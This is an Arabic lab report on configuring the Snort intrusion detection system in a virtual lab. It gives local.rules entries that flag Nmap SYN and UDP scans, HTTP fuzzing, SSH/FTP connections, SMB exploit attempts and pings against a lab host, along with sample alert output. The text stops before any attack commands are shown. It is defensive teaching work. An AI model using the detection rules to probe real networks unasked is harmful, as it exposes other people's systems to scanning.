تقرير عملي: تجربة كشف الهجمات باستخدام Snort

الإعداد: محمد
التاريخ: 17 أغسطس 2025
الموضوع: إعداد نظام كشف التسلل (IDS) باستخدام Snort وتنفيذ هجمات عملية

---

1. المقدمة

يهدف هذا التقرير إلى توثيق تجربة عملية تم تنفيذها باستخدام أداة **Snort** كنظام كشف تسلل (Intrusion Detection System)، حيث تم:

- تهيئة بيئة اختبار افتراضية (Kali Linux + Metasploitable).
- إعداد قواعد مخصصة لاكتشاف الهجمات.
- مراقبة الشبكة لاكتشاف الأنشطة المشبوهة.
- تنفيذ هجمات حقيقية باستخدام أدوات Kali Linux.
- توثيق النتائج بالصور.


أثبتت التجربة أن Snort أداة قوية وفعالة في الكشف عن الهجمات إذا تم تهيئتها بشكل صحيح.

---

2. المرحلة الأولى: إعداد قواعد Snort


2.1 فتح ملف القواعد

```
sudo nano /etc/snort/rules/local.rules
```


Aug 16 21:47
mohammed@mohammed-VM: ~
mohammed@mohammed-VM:~$ sudo nano local.rules
local.rules

2.2 كتابة قاعدة لاكتشاف مسح Nmap

```
alert tcp any any -> any any (msg:"Nmap Scan Detected"; flags:S;
threshold:type both, track_by_src, count 20, seconds 10; sid:1000001;)
```




2.3 حفظ القاعدة

- Ctrl + X
- ثم Y للتأكيد
- ثمEnter

3. تشغيل المرحلة الثانية: Snort ومراقبة الشبكة


3.1 تشغيل Snort

```
sudo snort -A console -q -c /etc/snort/snort.conf -i ens33
```



3.2 رصد التنبيهات

```
[**] [1:1300001:1] [Windows7] TCP SYN Scan [**]
[**] [1:1300004:1] [Windows7] HTTP Connection [**]
[**] [1:1300006:1] [Windows7] SSH Connection Attempt [**]
```




---

4. المرحلة الثالثة: تطوير قواعد متقدمة

4.1 تعديل ملف القواعد

```
sudo nano /etc/snort/rules/local.rules
```



4.2 القواعد المضافة

```
# Portscan

alert tcp any any -> 192.168.189.132 any (flags: S; msg:"[Windows7] TCP
SYN Scan"; sid:1300001; rev:1;)
alert udp any any -> 192.168.189.132 any (msg:"[Windows7] UDP Scan";
sid:1300003; rev:1;)

# HTTP

alert tcp any any -> 192.168.189.132 80 (msg:"[Windows7] HTTP
Connection"; sid:1300004; rev:1;)
alert tcp any any -> 192.168.189.132 80 (content:"/"; msg:"[Windows7]
HTTP Fuzzing Attempt"; sid:1300005; rev:1;)

# SSH & FTP

alert tcp any any -> 192.168.189.132 22 (msg:"[Windows7] SSH Connection
Attempt"; sid:1300006; rev:1;)
alert tcp any any -> 192.168.189.132 21 (msg:"[Windows7] FTP Connection
Attempt"; sid:1300007; rev:1;)
```


```
# SMB Exploit

alert tcp any any -> 192.168.189.132 445 (msg:"[Windows7] SMB Exploit
Attempt"; sid:1300008; rev:1;)

# ICMP

alert icmp any any -> 192.168.189.132 any (msg:"[Windows7] ICMP Ping";
sid:1300009; rev:1;)
```

---

5. المرحلة الرابعة: تنفيذ الهجمات والكشف عنها


5.1 تشغيل Snort بعد تعديل القواعد


```
sudo snort -A console -q -c /etc/snort/snort.conf -i ens33
```




